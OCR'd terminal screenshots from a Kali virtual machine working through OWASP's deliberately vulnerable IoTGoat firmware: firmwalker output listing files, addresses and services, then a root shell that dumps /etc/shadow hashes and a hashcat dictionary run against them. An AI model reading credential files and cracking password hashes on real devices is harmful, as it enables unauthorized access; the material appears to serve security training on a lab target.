

Temiz Kali (IOT) - VMware Workstation 17 Player
Player
16:52
root@132968: /home/baskan/İndirilenler/firmwalker
Dosya Eylemler Düzen Görünüm Yardım
t/lib/upgrade/fwtool.sh
t/lib/upgrade/platform.sh
t/lib/upgrade/luci-add-conffiles.sh
t/bin/ipcalc.sh
t/dnsmasq_setup.sh
Search for other .bin files
bin files
t/lib/firmware/e100/d102e_ucode.bin
t/lib/firmware/e100/d101m_ucode.bin
t/lib/firmware/e100/d101s_ucode.bin
Search for patterns in files
upgrade
t/usr/sbin/iw
t/usr/lib/lua/luci/controller/admin/system.lua
t/usr/lib/lua/luci/model/cbi/admin_system/fstab.lua
t/usr/lib/lua/luci/model/cbi/admin_system/backupfiles.lua
t/usr/lib/lua/luci/model/ipkg.lua
t/usr/lib/lua/luci/view/admin_system/packages.htm
t/usr/lib/opkg/info/base-files.list
t/usr/lib/opkg/info/opkg.list
t/usr/lib/opkg/info/uhttpd.list
t/usr/lib/opkg/info/ppp.list
t/usr/lib/opkg/info/luci-lib-nixio.list
t/usr/lib/opkg/info/luci-mod-admin-full.list
t/usr/lib/opkg/info/luci-base.list
t/usr/lib/opkg/info/mtd.control
t/usr/lib/libext2fs.so.2.4
t/etc/sysupgrade.conf
t/sbin/upgraded
t/sbin/sysupgrade
t/lib/preinit/79_move_config
t/lib/functions/system.sh
t/lib/libfstools.so
t/lib/upgrade/common.sh
t/lib/upgrade/platform.sh
t/lib/upgrade/stage2
t/bin/opkg
admin
t/usr/lib/libiptext4.so
t/usr/lib/lua/luci/controller/upnp.lua
t/usr/lib/lua/luci/controller/iotgoat/iotgoat.lua
t/usr/lib/lua/luci/controller/admin/index.lua
t/usr/lib/lua/luci/controller/admin/filebrowser.lua
t/usr/lib/lua/luci/controller/admin/network.lua
t/usr/lib/lua/luci/controller/admin/system.lua
t/usr/lib/lua/luci/controller/admin/status.lua
t/usr/lib/lua/luci/controller/admin/uci.lua
t/usr/lib/lua/luci/controller/firewall.lua
t/usr/lib/lua/luci/dispatcher.lua
t/usr/lib/lua/luci/model/cbi/admin_system/fstab.lua
t/usr/lib/lua/luci/model/cbi/admin_system/fstab/mount.lua
t/usr/lib/lua/luci/model/cbi/admin_system/fstab/swap.lua
t/usr/lib/lua/luci/model/cbi/admin_system/system.lua



Temiz Kali (IOT) - VMware Workstation 17 Player
Player
16:52
root@132968: /home/baskan/İndirilenler/firmwalker
Dosya Eylemler Düzen Görünüm Yardım
t/usr/lib/lua/luci/view/admin_system/flashops.htm
t/usr/lib/lua/luci/view/admin_status/connections.htm
t/usr/lib/lua/luci/view/admin_status/load.htm
t/usr/lib/lua/luci/view/admin_status/wireless.htm
t/usr/lib/lua/luci/view/admin_status/iptables.htm
t/usr/lib/lua/luci/view/admin_status/bandwidth.htm
t/usr/lib/lua/luci/view/admin_network/diagnostics.htm
t/usr/lib/lua/luci/view/admin_network/wifi_overview_status.htm
t/usr/lib/lua/luci/view/admin_network/lease_status.htm
t/usr/lib/lua/luci/view/admin_network/wifi_assoclist.htm
t/usr/lib/lua/luci/view/admin_network/switch_status.htm
t/usr/lib/lua/luci/view/admin_network/iface_overview_status.htm
t/usr/lib/lua/luci/view/admin_network/wifi_status.htm
t/usr/lib/lua/luci/view/admin_network/iface_status.htm
t/usr/lib/lua/luci/view/admin_network/wifi_join.htm
t/usr/lib/lua/luci/tools/webadmin.lua
t/usr/lib/libiptext6.so
t/usr/lib/opkg/info/luci-mod-admin-full.control
t/usr/lib/opkg/info/luci.control
t/usr/lib/opkg/info/luci-mod-admin-full.list
t/usr/lib/opkg/status
t/sbin/fw3
_____ root _____
t/usr/sbin/e2fsck
t/usr/sbin/dnsmasq
t/usr/sbin/pppd
t/usr/sbin/mke2fs
t/usr/sbin/miniupnpd
t/usr/sbin/dropbear
t/usr/sbin/mkfs.f2fs
t/usr/sbin/uhttpd
t/usr/lib/libf2fs.so.4.0.0
t/usr/lib/lua/luci/controller/admin/index.lua
t/usr/lib/lua/luci/controller/admin/system.lua
t/usr/lib/lua/luci/controller/admin/uci.lua
t/usr/lib/lua/luci/dispatcher.lua
t/usr/lib/lua/luci/model/cbi/admin_system/fstab.lua
t/usr/lib/lua/luci/model/cbi/admin_system/fstab/mount.lua
t/usr/lib/lua/luci/model/cbi/admin_system/crontab.lua
t/usr/lib/lua/luci/model/cbi/admin_system/admin.lua
t/usr/lib/lua/luci/model/cbi/admin_network/dhcp.lua
t/usr/lib/lua/luci/view/cbi/filebrowser.htm
t/usr/lib/lua/luci/view/iotgoat/cmd.htm
t/usr/lib/lua/luci/view/themes/bootstrap/header.htm
t/usr/lib/pppd/2.4.7/rp-pppoe.so
t/usr/lib/libip6tc.so.0.1.0
t/usr/lib/libblkid.so.1.1.0
t/usr/lib/libip4tc.so.0.1.0
t/etc/firewall.user
t/etc/uci-defaults/10_migrate-shadow
t/etc/group
t/etc/profile
t/etc/init.d/dnsmasq
t/etc/init.d/led
t/etc/init.d/dropbear



Temiz Kali (IOT) - VMware Workstation 17 Player
Player
16:53
root@132968: /home/baskan/İndirilenler/firmwalker
Dosya Eylemler Düzen Görünüm Yardım
t/etc/group
t/etc/profile
t/etc/init.d/dnsmasq
t/etc/init.d/led
t/etc/init.d/dropbear
t/etc/shadow
t/etc/shadow.bak
t/etc/banner.failsafe
t/etc/opkg.conf
t/etc/config/rpcd
t/etc/config/uhttpd
t/etc/passwd
t/sbin/hotplug-call
t/sbin/urandom_seed
t/sbin/mount_root
t/lib/functions.sh
t/lib/preinit/20_check_iso
t/lib/functions/preinit.sh
t/lib/libfstools.so
t/lib/upgrade/common.sh
t/lib/upgrade/stage2
t/bin/opkg
t/bin/busybox
_____ password _____
t/usr/sbin/wpa_supplicant
t/usr/sbin/pppd
t/usr/sbin/dropbear
t/usr/lib/lua/luci/sys.lua
t/usr/lib/lua/luci/dispatcher.lua
t/usr/lib/lua/luci/model/cbi/admin_system/admin.lua
t/usr/lib/lua/luci/model/cbi/admin_network/proto_6in4.lua
t/usr/lib/lua/luci/model/cbi/admin_network/proto_ppp.lua
t/usr/lib/lua/luci/model/cbi/admin_network/wifi.lua
t/usr/lib/lua/luci/model/cbi/admin_network/proto_6rd.lua
t/usr/lib/lua/luci/model/cbi/admin_network/proto_pptp.lua
t/usr/lib/lua/luci/model/cbi/admin_network/proto_ahcp.lua
t/usr/lib/lua/luci/model/cbi/admin_network/proto_pppoa.lua
t/usr/lib/lua/luci/model/cbi/admin_network/wifi_add.lua
t/usr/lib/lua/luci/model/cbi/admin_network/proto_l2tp.lua
t/usr/lib/lua/luci/model/cbi/admin_network/proto_pppoe.lua
t/usr/lib/lua/luci/view/cbi/network_netlist.htm
t/usr/lib/lua/luci/view/cbi/value.htm
t/usr/lib/lua/luci/view/cbi/firewall_zonelist.htm
t/usr/lib/lua/luci/view/cbi/network_ifacelist.htm
t/usr/lib/lua/luci/view/cbi/dropdown.htm
t/usr/lib/lua/luci/view/sysauth.htm
t/usr/lib/lua/luci/view/themes/bootstrap/header.htm
t/usr/lib/libmbedcrypto.so.2.12.0
t/usr/bin/usign
t/etc/uci-defaults/10_migrate-shadow
t/etc/profile
t/etc/init.d/uhttpd
t/etc/banner.failsafe
t/etc/config/rpcd
t/etc/config/uhttpd



Temiz Kali (IOT) - VMware Workstation 17 Player
Player
16:53
root@132968: /home/baskan/İndirilenler/firmwalker
Dosya Eylemler Düzen Görünüm Yardım
10.1.2.3
1.2.3.4
127.0.0.0
127.0.0.1
192.168.0.199
192.168.1.1
192.168.1.255
192.168.16.235
192.168.2.1
192.168.2.2
192.168.45.2
192.168.99.1
194.25.2.129
2.2.2.2
255.0.0.0
255.255.0.0
255.255.255.0
255.255.255.255
64.94.110.11
67.215.65.132
8.8.8.8
Search for urls
urls
http://*|\
http://192.168.1.1
http://bit.ly
http://downloads.openwrt.org
http://lua-users.org
http://openwrt.org
https://*)
https://dev.openwrt.org
https://github.com
https://' : 'http:
https://openwrt.org
https://' + window.location.hostname + ':' + '<%=https_port%>' + '<%=resource%>
https://' + window.location.hostname + ':' + '<%=https_port%>' + window.location.pathname;
http://www.apache.org
http://www.example.com
http://www.iana.org
http://www.w3.org
Search for emails
emails
carsten.tittel@fokus.fraunhofer.de
david@nut-bolt.nl
john.doe@example.com
john@phrozen.org
jo@mein.io
jow@openwrt.org
ldir@darbyshire-bryant.me.uk
mail@danrl.com
nbd@nbd.name
steven@midlink.org
yszhou4tech@gmail.com



Temiz Kali (IOT) - VMware Workstation 17 Player
Player
16:55
root@132968: /home/baskan/İndirilenler/firmwalker
Dosya Eylemler Düzen Görünüm Yardım
sshd
scp
t/usr/bin/scp
sftp
tftp
dropbear
t/usr/sbin/dropbear
t/etc/init.d/dropbear
t/etc/config/dropbear
t/etc/dropbear
busybox
t/bin/busybox
telnet
telnetd
t/usr/sbin/telnetd
openssl
Search for ip addresses
ip addresses
0.0.0.0
10.1.2.3
1.2.3.4
127.0.0.0
127.0.0.1
192.168.0.199
192.168.1.1
192.168.1.255
192.168.16.235
192.168.2.1
192.168.2.2
192.168.45.2
192.168.99.1
194.25.2.129
2.2.2.2
255.0.0.0
255.255.0.0
255.255.255.0
255.255.255.255
64.94.110.11
67.215.65.132
8.8.8.8
Search for urls
urls
http://*|\
http://192.168.1.1
http://bit.ly



Temiz Kali (IOT) - VMware Workstation 17 Player
Player
1 2 3 4
9:45
root@132968: /home/baskan/İndirilenler
Dosya Eylemler Düzen Görünüm Yardım
OWASP
IOTGOAT
GitHub: https://github.com/OWASP/IoTGoat
root@(none):/# [15.054018] 8021q: adding VLAN 0 to HW filter on device eth0
[15.079523] e1000: eth0 NIC Link is Up 1000 Mbps Full Duplex, Flow Control: RX
[15.157403] br-lan: port 1(eth0) entered blocking state
[15.164049] br-lan: port 1(eth0) entered disabled state
[15.174092] device eth0 entered promiscuous mode
[15.264670] br-lan: port 1(eth0) entered blocking state
[15.271834] br-lan: port 1(eth0) entered forwarding state
[15.279482] IPv6: ADDRCONF(NETDEV_UP): br-lan: link is not ready
[16.080510] IPv6: ADDRCONF(NETDEV_CHANGE): br-lan: link becomes ready
miniupnpd[1702]: could not open lease file: /var/run/miniupnpd.leases
miniupnpd[1702]: HTTP listening on port 5000
miniupnpd[1702]: no HTTP IPv6 address, disabling IPv6
miniupnpd[1702]: Listening for NAT-PMP/PCP traffic on port 5351
miniupnpd[1702]: PCPSendUnsolicitedAnnounce() IPv6 sendto(): Bad file descriptor
[19.218080] random: fast init done
root@IoTGoat:/# cat /etc/shadow
root:1Jl7H1VOG$Wgw2F/C.nLNTC.4pwDa4H1:18145:0:99999:7:::
daemon:*:0:0:99999:7:::
ftp:*:0:0:99999:7:::
network:*:0:0:99999:7:::
nobody:*:0:0:99999:7:::
dnsmasq:x:0:0:99999:7:::
dnsmasq:x:0:0:99999:7:::
iotgoatuser:$1$79bz0K8z$Ii6Q/if83F1QodGmkb4Ah.:18145:0:99999:7:::
root@IoTGoat:/# [118.886041] random: crng init done
root@IoTGoat:/# nano hashes.txt
/bin/ash: nan◆o: not found
root@IoTGoat:/#


Temiz Kali (IOT) - VMware Workstation 17 Player
Player
1 2 3 4
9:53
root@132968: ~
Dosya Eylemler Düzen Görünüm Yardım
Hashes: 2 digests; 2 unique digests, 2 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
Optimizers applied:
* Zero-Byte
ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.
Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 0 MB
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec
Cracking performance lower than expected?
* Append -O to the commandline.
This lowers the maximum supported password/salt length (usually down to 32).
* Append -w 3 to the commandline.
This can cause your screen to lag.
* Append -S to the commandline.
This has a drastic speed impact but can be better for specific attacks.
Typical scenarios are a small wordlist but a large ruleset.
* Update your backend API runtime / driver the right way:
https://hashcat.net/faq/wrongdriver
* Create more work items to make use of your parallelization power:
https://hashcat.net/faq/morework
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit ⇒


Temiz Kali (IOT) - VMware Workstation 17 Player
Player
1 2 3 4
9:53
root@132968: ~
Dosya Eylemler Düzen Görünüm Yardım
This lowers the maximum supported password/salt length (usually down to 32).
* Append -w 3 to the commandline.
This can cause your screen to lag.
* Append -S to the commandline.
This has a drastic speed impact but can be better for specific attacks.
Typical scenarios are a small wordlist but a large ruleset.
* Update your backend API runtime / driver the right way:
https://hashcat.net/faq/wrongdriver
* Create more work items to make use of your parallelization power:
https://hashcat.net/faq/morework
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit ⇒ b
Next dictionary / mask in queue selected. Bypassing current one.
Session..........: hashcat
Status...........: Bypass
Hash.Mode........: 500 (md5crypt, MD5 (Unix), Cisco-IOS 1 (MD5))
Hash.Target......: hashes.txt
